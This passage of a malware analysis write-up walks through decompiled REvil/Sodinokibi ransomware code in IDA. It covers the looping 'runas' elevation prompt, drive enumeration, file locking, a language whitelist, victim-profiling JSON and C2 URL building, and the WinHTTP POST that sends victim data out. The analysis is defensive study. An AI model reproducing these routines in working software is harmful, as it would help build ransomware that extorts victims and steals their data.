33                if ( !sub_9F484C(HKEY_LOCAL_MACHINE, SubKey, ValueName, 1u, (BYTE *)v0, cbData) )
34                    sub_9F484C(HKEY_CURRENT_USER, SubKey, ValueName, 1u, (BYTE *)v0, cbData);
35                goto LABEL_12;
36            }
37            sub_9F3C6B(v0);
38        }
39    return result;
}
00000F9C sub_9F1B80:10 (9F1B9C) (Synchronized with IDA View-A)

```

After studying the function, the malware seems to verify if the rnd\_ext value exists in the Software\recfg registry key. The random extension that is added to encrypted files at runtime is contained in this value. The malware creates a randomized string of lowercase letters and numbers that has between five and ten characters. Therefore, I changed the name from sub\_9F1B80 to generate\_ext\_here as a result.

Screenshot 99

```

Pseudocode-A
1 int generate_ext_here()
2 {
3     int v0; // esi
4     int result; // eax
5     WCHAR SubKey[16]; // [esp+Ch] [ebp-38h] BYREF
6     WCHAR ValueName[8]; // [esp+2Ch] [ebp-18h] BYREF
7     DWORD Type; // [esp+3Ch] [ebp-8h] BYREF
8     DWORD cbData; // [esp+40h] [ebp-4h] BYREF
9
10    decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey); // SOFTWARE\recfg
11    SubKey[14] = 0;
12    decrypt_string_here((int)&unk_A0C040, 220, 16u, 14, ValueName); // rnd_ext
13    ValueName[7] = 0;

```

## PRIVILEGE ESCALATION

sub\_9F4B7A function was one of the most interesting ones. It was called in sub\_9F369D function, the one that contained the jump to the IAT built if you recall.

Screenshot 100

```

Pseudocode-A
1 int __stdcall sub_9F369D(int a1)
2 {
3     DWORD CurrentProcessId; // eax
4
5     jmp_IAT_built_here();
6     SetErrorMode(1u);
7     if ( sub_9F489C() )
8         sub_9FEEF(0);
9     if ( sub_9F1AC5() )
10    {
11        CurrentProcessId = GetCurrentProcessId();
12        sub_9F6A52(CurrentProcessId);
13    }
14    sub_9F4B7A();
15    sub_9F2E25();
16    nullsub_1();
17    return 0;
18 }

```

The function looks as follows. It contains 2 suspicious functions and 1 string which are:

- GetForegroundWindow
  - Retrieves a handle to the foreground window (the window with which the user is currently working). The system assigns a slightly higher priority to the thread that creates the foreground window than it does to other threads.
- ShellExecuteExW
  - Performs an operation on a specified file.
- Runas
  - Allows a user to run specific tools and programs with different permissions than the user's current logon provides.


Screenshot 101

```

Pseudocode-A
1 unsigned int __usercall sub_9F4B7A@<eax>(int a1@<ebx>, int a2@<edi>)
2 {
3     HANDLE CurrentProcess; // esi
4     unsigned int result; // eax
5     const WCHAR *v4; // esi
6     const WCHAR *v5; // edi
7     SHELLEXECUTEINFOW pExecInfo; // [esp+4h] [ebp-4Ch] BYREF
8     char v7[10]; // [esp+40h] [ebp-10h] BYREF
9     _int16 v8; // [esp+4Ah] [ebp-6h]
10    int v9; // [esp+4Ch] [ebp-4h] BYREF
11
12    CurrentProcess = GetCurrentProcess();
13    result = sub_9F464B();
14    if ( (unsigned __int16)result >= 0x6000 )
15    {
16        result = sub_9F401A(CurrentProcess);
17        if ( result == 3 )
18        {
19            result = sub_9F4122(CurrentProcess);
20            if ( result < 0x3000 )
21            {
22                sub_9F48EF(a2, a1);
23                v4 = (const WCHAR *)sub_9F41F5(0, (int)&v9);
24                if ( !v4 )
25                    ExitProcess(0);
26                v5 = (const WCHAR *)sub_9F459C();
27                decrypt_string_here((int)&unk_A0CC28, 139, 7u, 10, v7); // runas
28                pExecInfo.cbSize = 60;
29                pExecInfo.fMask = 0;
30                v8 = 0;
31                pExecInfo.hwnd = GetForegroundWindow();
32                pExecInfo.lpVerb = (LPCWSTR)v7;
33                pExecInfo.lpFile = v4;
34                pExecInfo.lpParameters = v5;
35                pExecInfo.lpDirectory = 0;
36                pExecInfo.nShow = 1;
37                memset(&pExecInfo.hInstApp, 0, 28);
38                while ( !ShellExecuteExW(&pExecInfo) )
39                ;
40                sub_9F48EF(/int+/...).
00003F7A sub_9F4B7A:1 (9F4B7A) (Synchronized with IDA View-A)

```

This illustrates that the GetForgegroundWindow function is used to determine which window is being utilized at the moment by the user. Then, ShellExecuteExW function gets called inside a while loop to allow the program to run tools with admin permissions. Therefore, this function is where the malware is executed. The while loop spams the user with the following message, even if they pressed no, it will keep popping up nonstop. Therefore, I renamed the function from sub\_9F4B7A to mw\_exec\_here



## LOCK FILES

The .lock string was found in the sub\_9F1DC function. Therefore, this might be where the files are locked.

Screenshot 102

```

Pseudocode-A
1 int sub_9F1FDC()
2 {
3     int v0; // eax
4     int result; // eax
5     int v2; // esi
6     const WCHAR *v3; // eax
7     _WORD v4[6]; // [esp+0h] [ebp-Ch] BYREF
8
9     decrypt_string_here((int)&unk_A0C040, 1849, 15u, 10, v4); // .lock
10    v4[5] = 0;
11    v0 = sub_9F5205(v4);
12    result = sub_9F3C1E(2 * v0 + 18);
13    dword_A0D734 = result;
14    if ( result )
15    {
16        sub_9F4E64(&Data, 4, result);
17        sub_9F5098(dword_A0D734, v4);
18        dword_A0D77C = sub_9F5205((WORD *)dword_A0D734);
19        result = sub_9F51B7(dword_A0D734);
20        v2 = result;
21        if ( result )
22        {
23            v3 = (const WCHAR *)sub_9F506A(result);
24            sub_9F55AF(dword_A0D744, v3);
25            return sub_9F3C6B(v2);
26        }
27    }
28    return result;
29 }

```

So I renamed it from sub\_9F1DC to lock\_file\_here.

Screenshot 103

```

Pseudocode-A
1 int lock_file_here()
2 {
3     int v0; // eax
4     int result; // eax
5     int v2; // esi
6     const WCHAR *v3; // eax
7     _WORD v4[6]; // [esp+0h] [ebp-Ch] BYREF
8
9     decrypt_string_here((int)&unk_A0C040, 1849, 15u, 10, v4); // .lock
10    v4[5] = 0;
11    v0 = sub_9F5205(v4);
12    result = sub_9F3C1E(2 * v0 + 18);
13    dword_A0D734 = result;
14    if ( result )
15    {
16        sub_9F4E64(&Data, 4, result);
17        sub_9F5098(dword_A0D734, v4);
18        dword_A0D77C = sub_9F5205((WORD *)dword_A0D734);
19        result = sub_9F51B7(dword_A0D734);
20        v2 = result;
21        if ( result )
22        {
23            v3 = (const WCHAR *)sub_9F506A(result);
24            sub_9F55AF(dword_A0D744, v3);
25            return sub_9F3C6B(v2);
26        }
27    }
28    return result;
29 }

```

## GET DIRECTORIES

The following function, sub\_9F3FC, looks like it gets all directories in all disks starting from disk A:\\. This was assumed because of line 33, where it assigns A:\\ to the rootpathname which is a parameter to getdrivetype. So I renamed it from sub\_9F3FC to get\_dir\_here.

Screenshot 104

```


Pseudocode-A
1 int __cdecl sub_9F3FC(_DWORD *a1)
2 {
3     int v1; // edx
4     int v2; // esi
5     int v3; // ebx
6     ULARGE_INTEGER *v4; // edi
7     ULARGE_INTEGER FreeBytesAvailableToCaller; // [esp+Ch] [ebp-18h] BYREF
8     WCHAR RootPathName[4]; // [esp+14h] [ebp-10h] BYREF
9     UINT DriveTypeW; // [esp+1Ch] [ebp-8h]
10    int v9; // [esp+20h] [ebp-4h]
11
12    v1 = 0;
13    v2 = 0;
14    v9 = 0;
15    v3 = 0;
16    while ( 1 )
17    {
18        if ( !v3 )
19            goto LABEL_6;
20        if ( !v2 )
21            break;
22        v1 = sub_9F3C1E(22 * v2);
23        v9 = v1;
24        if ( !v1 )
25            break;
26        *a1 = v2;
27        v2 = 0;
28    LABEL_6:
29        wcscpy(RootPathName, L"A:\\");
30        v4 = (ULARGE_INTEGER *)((char *)v4 + 22 * v2 + v1 + 14);
31        do
32        {
33            DriveTypeW = GetDriveTypeW(RootPathName);
34            if ( sub_9F64DF(DriveTypeW) )
35            {
36                if ( v3 )
37                {
38                    HIWORD(v4[-2].u.LowPart) = RootPathName[0];
39                    v4[-2].HighPart = DriveTypeW;
40                    if ( !GetDiskFreeSpaceExW(RootPathName, &FreeBytesAvailableToCaller, v4 - 1, v4) )
41                    {
42                        v4->LowPart = 0;
43                        v4->HighPart = 0;
44                        v4[-1].LowPart = 0;
45                        v4[-1].HighPart = 0;
46                    }
47                }
48                ++v2;
49                v4 = (ULARGE_INTEGER *)((char *)v4 + 22);
50            }
51            ++RootPathName[0];
52        }
53        while ( RootPathName[0] <= 0x5Au );
54        v1 = v9;
55        if ( ++v3 > 1 )
56            return v1;
57    }
58    *a1 = 0;
59    return v1;
60}

```

## ENCRYPTING FILES

Looking at where the get\_dir\_here function gets called will probably be where the files are encrypted. It gets called in sub\_9F149E. Not only does the get\_dir\_here function gets called but also the lock\_file\_here. Therefore, this makes it make sense even more that this is where the files might be encrypted.

Screenshot 105



The screenshot shows a debugger window displaying pseudocode. The code is labeled 'Pseudocode-A' and contains the following lines:

```
150 dword_A0D71C = sub_9F51B7((int)v32);
151 dword_A0D720 = sub_9F4063();
152 if ( !dword_A0D720 )
153     dword_A0D720 = sub_9F51B7((int)v32);
154 dword_A0D724 = sub_9F417F();
155 if ( !dword_A0D724 )
156     dword_A0D724 = sub_9F51B7((int)v32);
157 v6 = sub_9F449A();
158 v7 = v15;
159 if ( !v6 )
160     v7 = v12;
161 dword_A0D728 = sub_9F51B7((int)v7);
162 dword_A0D72C = sub_9F4315();
163 if ( !dword_A0D72C )
164     dword_A0D72C = sub_9F51B7((int)v32);
165 v8 = (BYTE *)get_dir_here((int)&v19);
166 dword_A0D730 = sub_9F4D60(v8, 22 * v19, 0);
167 sub_9F3C6B((int)v8);
168 dword_A0D780 = sub_9F456A() != 0 ? 64 : 86;
169 sub_9F2081();
170 sub_9F216B();
171 sub_9F1E54();
172 decrypt_string_here((int)&unk_A0C040, 1780, 14u, 12, v9); // nolan
173 v10 = 0;
174 dword_A0D798 = sub_9F1365((int)v9) == 0;
175 lock_file_here();
176 if ( !dword_A0D70C
177     || !dword_A0D710
178     || !dword_A0D714
179     || !dword_A0D708
180     || !dword_A0D718
```


The line 'v8 = (BYTE \*)get\_dir\_here((int)&v19);' is highlighted with a green background.

## CHECK LANG

Viewing sub\_9F3CD3, it was very obvious that it checks for computer's language because of these two functions:

- GetUserDefaultUILanguage
- GetSystemDefaultUILanguage

Screenshot 106



```
Pseudocode-A
1 int sub_9F3CD3()
2 {
3     int UserDefaultUILanguage; // esi
4     int SystemDefaultUILanguage; // ecx
5     int v2; // eax
6     int v4[18]; // [esp+4h] [ebp-48h]
7
8     v4[0] = 1049;
9     v4[1] = 1058;
10    v4[2] = 1059;
11    v4[3] = 1064;
12    v4[4] = 1067;
13    v4[5] = 1068;
14    v4[6] = 1079;
15    v4[7] = 1087;
16    v4[8] = 1088;
17    v4[9] = 1090;
18    v4[10] = 1091;
19    v4[11] = 1092;
20    v4[12] = 2072;
21    v4[13] = 2073;
22    v4[14] = 2092;
23    v4[15] = 2115;
24    v4[16] = 1114;
25    v4[17] = 10241;
26    UserDefaultUILanguage = GetUserDefaultUILanguage();
27    SystemDefaultUILanguage = GetSystemDefaultUILanguage();
28    v2 = 0;
29    while ( v4[v2] != UserDefaultUILanguage && v4[v2] != SystemDefaultUILanguage )
30    {
31        if ( (unsigned int)++v2 >= 0x12 )
32            return 0;
33    }
34    return 1;
35 }
```

Moreover, I used <https://ss64.com/locale.html> to know which languages are defined. The malware basically whitelists those countries. The countries can be found in screenshot 107.

Screenshot 107

```

Pseudocode-A
1 int check_lang_here()
2 {
3     int UserDefaultUILanguage; // esi
4     int SystemDefaultUILanguage; // ecx
5     int v2; // eax
6     int v4[18]; // [esp+4h] [ebp-48h]
7
8     v4[0] = 1049; // Russia
9     v4[1] = 1058; // Ukraine
10    v4[2] = 1059; // Belarusian
11    v4[3] = 1064; // Tajik
12    v4[4] = 1067; // Armenian
13    v4[5] = 1068; // Azerbaijani
14    v4[6] = 1079; // Georgian
15    v4[7] = 1087; // Kazakh
16    v4[8] = 1088; // Kyrgyz
17    v4[9] = 1090; // Turkmen
18    v4[10] = 1091; // Uzbek
19    v4[11] = 1092; // Telugu
20    v4[12] = 2072; // Romanian
21    v4[13] = 2073; // Russian(moldova)
22    v4[14] = 2092; // Azerbaijani(cyrillic)
23    v4[15] = 2115; // Uzbek(cyrillic)
24    v4[16] = 1114; // Syriac
25    v4[17] = 10241; // Arabic (syria)
26     UserDefaultUILanguage = GetUserDefaultUILanguage();
27     SystemDefaultUILanguage = GetSystemDefaultUILanguage();
28     v2 = 0;
29     while ( v4[v2] != UserDefaultUILanguage && v4[v2] != SystemDefaultUILanguage )
30     {
31         if ( (unsigned int)++v2 >= 0x12 )
32             return 0;
33     }
34     return 1;
35 }
```

## C2 SERVER

Function sub\_9F26BD contains interesting functions that I will discuss in this section.

Screenshot 108

```

Pseudocode-A
1 BYTE * __cdecl sub_9F26BD(int a1, _WORD *a2)
2 {
3     BYTE *result; // eax
4     BYTE *v3; // esi
5     const WCHAR *v4; // edi
6     int v5; // [esp+4h] [ebp-Ch] BYREF
7     int v6; // [esp+8h] [ebp-8h] BYREF
8     DWORD dwOptionalLength; // [esp+Ch] [ebp-4h] BYREF
9
10    result = sub_9F1CB0(&dwOptionalLength);
11    v3 = result;
12    if ( result )
13    {
14        v4 = (const WCHAR *)sub_9F3074(a2);
15        if ( !v4 )
16            return (BYTE *)sub_9F3C6B((int)v3);
17        v3 = (BYTE *)sub_9F6826(v4, v3, dwOptionalLength, (int)&v5, &v6);
18        result = (BYTE *)sub_9F3C6B((int)v4);
19        if ( v3 )
20            return (BYTE *)sub_9F3C6B((int)v3);
21    }
22    return result;
23 }
```

## VICTIM INFORMATION

The first function, sub\_9F1CB0 contains three interesting string:

- SOFTWARE\recf
- stat
- {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s","unm":"%s","net":"%s","grp":"%s","lng":"%s","bro":%s,"os": "%s","bit":%d,"dsk":"%s","ext":"%s"}

Therefore, I assumed that the malware collects all the information in the third string about the victim and the first string might be where it is stored. Moreover, the second string tells us that it is stored in a JSON format. I renamed the function from sub\_9F1CB0 to get\_host\_info\_here.

Screenshot 109

```

1 BYTE * __cdecl sub_9F1CB0(LPDWORD lpcbData)
2 {
3     BYTE *v1; // esi
4     wchar_t *v2; // ebx
5     int v4; // eax
6     wchar_t Format[158]; // [esp+Ch] [ebp-16Ch] BYREF
7     WCHAR SubKey[16]; // [esp+148h] [ebp-30h] BYREF
8     WCHAR ValueName[6]; // [esp+168h] [ebp-10h] BYREF
9     DWORD Type; // [esp+174h] [ebp-4h] BYREF
10
11    decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey); // SOFTWARE\recf
12    SubKey[14] = 0;
13    decrypt_string_here((int)&unk_A0C040, 1287, 11u, 8, ValueName); // stat
14    ValueName[4] = 0;
15    v1 = (BYTE *)sub_9F47CE(HKEY_LOCAL_MACHINE, SubKey, ValueName, &Type, lpcbData);
16    if ( !v1 && (v1 = (BYTE *)sub_9F47CE(HKEY_CURRENT_USER, SubKey, ValueName, &Type, lpcbData)) == 0 || Type != 3 )
17    {
18        v2 = (wchar_t *)sub_9F3C1E(0x20000u);
19        if ( !v2 )
20            return 0;
21        decrypt_string_here((int)&unk_A0C040, 1998, 13u, 314, Format); // {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s","unm":"%s","net":"%s","grp":"%s","lng":"%s","bro":%s,"os": "%s","bit":%d,"dsk":"%s","ext":"%s"}
22        Format[157] = 0;
23        sprintf(
24            v2,
25            0x20000u,
26            Format,
27            258,
28            dword_A0D6F0,
29            dword_A0D6F4,
30            dword_A0D70C,
31            dword_A0D710,
32            dword_A0D714,
33            dword_A0D718,
34            dword_A0D71C,
35            dword_A0D720,
36            dword_A0D724,
37            dword_A0D728,
38            dword_A0D72C,
39            dword_A0D780,
40            dword_A0D720
41    }
42 }

```

## GENERATING URL

The second function, sub\_9F3074, contained a lot of strings with the first one being <https://>, therefore, I assumed that this function generates a URL. Based on the strings, the URL looks like it is divided into 4 parts.

- First, <https://domain>
- Second is one from the strings in screenshot 110 (/wp-content, /static, /content, etc.)

## Screenshot 110

```
Pseudocode-A
64   v1 = sub_9F5205(a1);
65   result = sub_9F3C1E(2 * v1 + 2048);
66   v3 = result;
67   if ( result )
68   {
69     decrypt_string_here((int)&unk_A0C040, 777, 9u, 16, v12); // https://
70     v13 = 0;
71     sub_9F515C(v3, (int)v12);
72     sub_9F5098(v3, (int)a1);
73     sub_9F5098(v3, (int)&unk_9FC008);
74     decrypt_string_here((int)&unk_A0C040, 349, 10u, 20, v8); // wp-content
75     v9 = 0;
76     decrypt_string_here((int)&unk_A0C040, 1464, 11u, 12, v26); // static
77     v27 = 0;
78     decrypt_string_here((int)&unk_A0C040, 1507, 8u, 14, v20); // content
79     v21 = 0;
80     decrypt_string_here((int)&unk_A0C040, 182, 8u, 14, v18); // include
81     v19 = 0;
82     decrypt_string_here((int)&unk_A0C040, 1131, 9u, 14, v16); // upload
83     v17 = 0;
84     decrypt_string_here((int)&unk_A0C040, 124, 7u, 8, v40); // news.
85     v41 = 0;
86     decrypt_string_here((int)&unk_A0C040, 563, 14u, 8, v38); // data
87     v39 = 0;
88     decrypt_string_here((int)&unk_A0C040, 1099, 11u, 10, v30); // admin
89     v31 = 0;
90     v51 = v8;
91     v52 = v26;
92     v53 = v20;
93     v54 = v18;
94     v55 = v16;
95     v56 = v40;
96     v57 = v38;
97     v58 = v30;
98     v4 = sub_9F470F(0, 7);
99     sub_9F5098(v3, (int)(&v51)[v4]);
100    sub_9F5098(v3, (int)&unk_9FC008);
101    decrypt_string_here((int)&unk_A0C040, 1644, 8u, 12, v24); // images
```

- Third is one from the strings in the screenshot 111 (/images, /pictures, /temp, etc.)

Screenshot 111

```
Pseudocode-A
103    v25 = 0;
104    decrypt_string_here((int)&unk_A0C040, 848, 9u, 16, v10); // pictures
105    v11 = 0;
106    decrypt_string_here((int)&unk_A0C040, 1034, 13u, 10, v28); // image
107    v29 = 0;
108    decrypt_string_here((int)&unk_A0C040, 1426, 12u, 8, v36); // temp
109    v37 = 0;
110    decrypt_string_here((int)&unk_A0C040, 699, 11u, 6, v48); // tmp
111    v49 = 0;
112    decrypt_string_here((int)&unk_A0C040, 963, 11u, 14, v14); // graphic
113    v15 = 0;
114    decrypt_string_here((int)&unk_A0C040, 1001, 6u, 12, v22); // assets
115    v23 = 0;
116    decrypt_string_here((int)&unk_A0C040, 482, 5u, 8, v34); // pics
117    v35 = 0;
118    decrypt_string_here((int)&unk_A0C040, 1211, 14u, 8, v32); // game
119    v33 = 0;
120    v50 = v24;
121    v51 = v10;
122    v52 = v28;
123    v53 = v36;
124    v54 = v48;
125    v55 = v14;
126    v56 = v22;
127    v57 = v34;
128    v58 = v32;
129    v5 = sub_9F470F(0, 8);
130    sub_9F5098(v3, (int)&v50)[v5]);
131    sub_9F5098(v3, (int)&unk_9FC008);
132    v6 = 0;
133    if ( sub_9F470F(0, 9) != -1 )
134    {
135        do
136        {
137            LOWORD(v60) = sub_9F470F(97, 122);
138            HIWORD(v60) = sub_9F470F(97, 122);
139            LOWORD(v61) = 0;
140            sub_9F5098(v3, (int)&v60);
141            ++v6;
```

- Fourth is probably the filename with an extension from the strings below (/filename.jpg, /filename.png, /filename.gif)

Screenshot 112

```
141    ++v6;
142    }
143    while ( v6 < sub_9F470F(0, 9) + 1 );
144    }
145    sub_9F5098(v3, (int)&unk_9FC00C);
146    decrypt_string_here((int)&unk_A0C040, 1576, 12u, 6, v46); // jpg
147    v47 = 0;
148    decrypt_string_here((int)&unk_A0C040, 63, 14u, 6, v44); // png
149    v45 = 0;
150    decrypt_string_here((int)&unk_A0C040, 747, 14u, 6, v42); // gif
151    v43 = 0;
152    v59 = v46;
153    v60 = v44;
154    v61 = v42;
155    v7 = sub_9F470F(0, 2);
156    return sub_9F5098(v3, (int)&v59)[v7]);
157    }
158    return result;
159 }
```

So, the final URL should look like this:

- <https://domain/wp-content/static/filename.jpg>

I renamed the function from sub\_9F3074 to generate\_url\_here.

## C2 COMMUNICATION

Finally the sub\_9F6826 function is where the malware communicates with the C2 server.

Screenshot 113

As you can see below, the data is sent to the server via a POST request by the malware using the WinHTTP api. It is sent with headers:

- User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:64.0) Gecko/20100101 Firefox/64.0
  - Content-Type: application/octet-stream
  - Connection: close

Screenshot 114

```
Pseudocode-A
 39    {
 40        WinHttpCloseHandle(v6);
 41        return 0;
 42    }
 43    *(_WORD *)&UrlComponents.lpszHostName[2 * UrlComponents.dwHostNameLength] = 0;
 44    v8 = WinHttpConnect(v6, (LPCWSTR)UrlComponents.lpszHostName, UrlComponents.nPort, 0);
 45    hInternet = v8;
 46    if ( !v8 )
 47    {
 48        WinHttpCloseHandle(v6);
 49        return 0;
 50    }
 51    if ( !*( _WORD *)UrlComponents.lpszUrlPath )
 52        *( _WORD *)UrlComponents.lpszUrlPath = 47;
 53    decrypt_string_here((int)&unk_A0CC28, 1767, 15u, 8, pwszVerb); // POST
 54    v9 = 0;
 55    pwszVerb[4] = 0;
 56    if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
 57        v9 = 0x800000;
 58    v10 = WinHttpOpenRequest(v8, pwszVerb, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v9 | 0x100);
 59    if ( !v10 )
 60    {
 61        WinHttpCloseHandle(v6);
 62        WinHttpCloseHandle(hInternet);
 63        return 0;
 64    }
 65    v11 = 0;
 66    decrypt_string_here((int)&unk_A0CC28, 971, 13u, 114, szHeaders); // Content-Type: application/octet-stream
 67                                // Connection: close
 68    szHeaders[57] = 0;
 69    do
 70    {
 71        if ( WinHttpSendRequest(v10, szHeaders, 0xFFFFFFFF, lpOptional, dwOptionalLength, dwOptionalLength, 0) )
 72            break;
 73        if ( RtlGetLastError() == 12175 )
 74        {
 75            Buffer = 78592;
 76            if ( WinHttpSetOption(v10, 0x1Fu, &Buffer, 4u) )
 77                v11 = 1;
 78    }
 79 }
```

I renamed the function from sub\_9F6826 to c2\_communication\_here

## CONCLUSION

After a deep dive into the malware, we can conclude that this is the REvil Sodinokibi Ransomware that was found in 2020. After analyzing the malware using Cuckoo sandbox in the basic analysis and using IDA and 32dbg in the advanced analysis, I was able to find more than 10 functions, as shown in screenshot 115. I can conclude that the malware employs the IAT obfuscation and Strings encryption mechanisms. While these mechanisms do not stop reverse engineering, they do make it more difficult for antivirus programmes to quickly identify the threat. Additionally, the malware gains admin rights by repeatedly asking the user for permission in the window they are using. The data are then encrypted after listing every drive on the host machine and is then delivered to a C2 server. To mitigate ransomware, employ an advanced anti-ransomware programme and keep an up-to-date antivirus programme as a first line of defence against ransomware.

Screenshot 115

Function name	Segment	Start	Length	Locals	Arguments	R
f generate_ext_here	.text	009F1B80	00000130	00000048		R
f get_host_info_here	.text	009F1CB0	000001A4	00000017C	00000004	R
f lock_file_here	.text	009F1FDC	000000A5	00000010		R
f generate_url_here	.text	009F3074	00000439	0000015C	00000004	R
f check_lang_here	.text	009F3CD3	000000B7	00000050		R
